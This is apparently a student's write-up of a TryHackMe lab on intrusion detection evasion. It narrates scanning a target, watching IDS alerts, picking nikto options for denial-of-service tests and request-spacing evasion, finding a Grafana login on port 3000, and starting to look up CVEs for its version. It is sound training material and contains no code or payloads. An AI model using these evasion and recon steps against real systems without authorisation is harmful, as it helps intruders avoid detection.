
Task 8: Report on Intrusion Detection


Prepared for: MuLearn Bootcamp

Prepared By: Atul H


This is my writeup for the IDS evasion room assigned as task 8 from Try Hack Me.



First task is to start the machine and get our ip and the target ip. We are connecting to this machine via openvpn.




2nd task answer is already in the reading, it is similar to comprehensive type.




Through a bit of research and analysis we can get the widely used protocol in NIDS is TLS.


By accessing the alert tab we can see multiple alerts popping up when we scan this machine ip.




We then progress to task 4.




This is the display page of alerts while scanning. As we scan the number of alerts and score also goes up.




We can clearly see the severity of IDS ranges from 1-3.




Then we can see only 3 services are detected so the 2nd answer to this question is 3.




We then move on to task 5. In this task we have to use the mentioned codes in the detailing to analyze what is wrong and what is happening.




By the mentioned codes we can see a path directly linking for /login at port 3000 being the target.




In nikto when we use help option we get a lot of options. Our question mentions the in -T scan which value is used to denote the denial of service. We can see its 6 from the above screen-shot.



In the same section we can see in the evasion section about the usage of request spacing, it is mentioned in 6,A,B.




Moving on to task 6. In task 6 it is mentioned about Grafana, but we haven't noticed any Grafana yet. We got a port 3000 being open at a login page during our nikto scan, lets check that out!





Bingo! We are in the Grafana site. From this we can detect the version of the Grafana server which is currently running in the below right corner.

Now for the next question, lets see if our Grafana version has any vulnerabilities or exploits.




Every exploit or vulnerability is given a unique number starting with CVE which stands for Common Vulnerabilities and Exposures and refers to a publicly available dictionary that lists and assigns unique identifiers to known cybersecurity vulnerabilities and exposures in software and hardware systems.

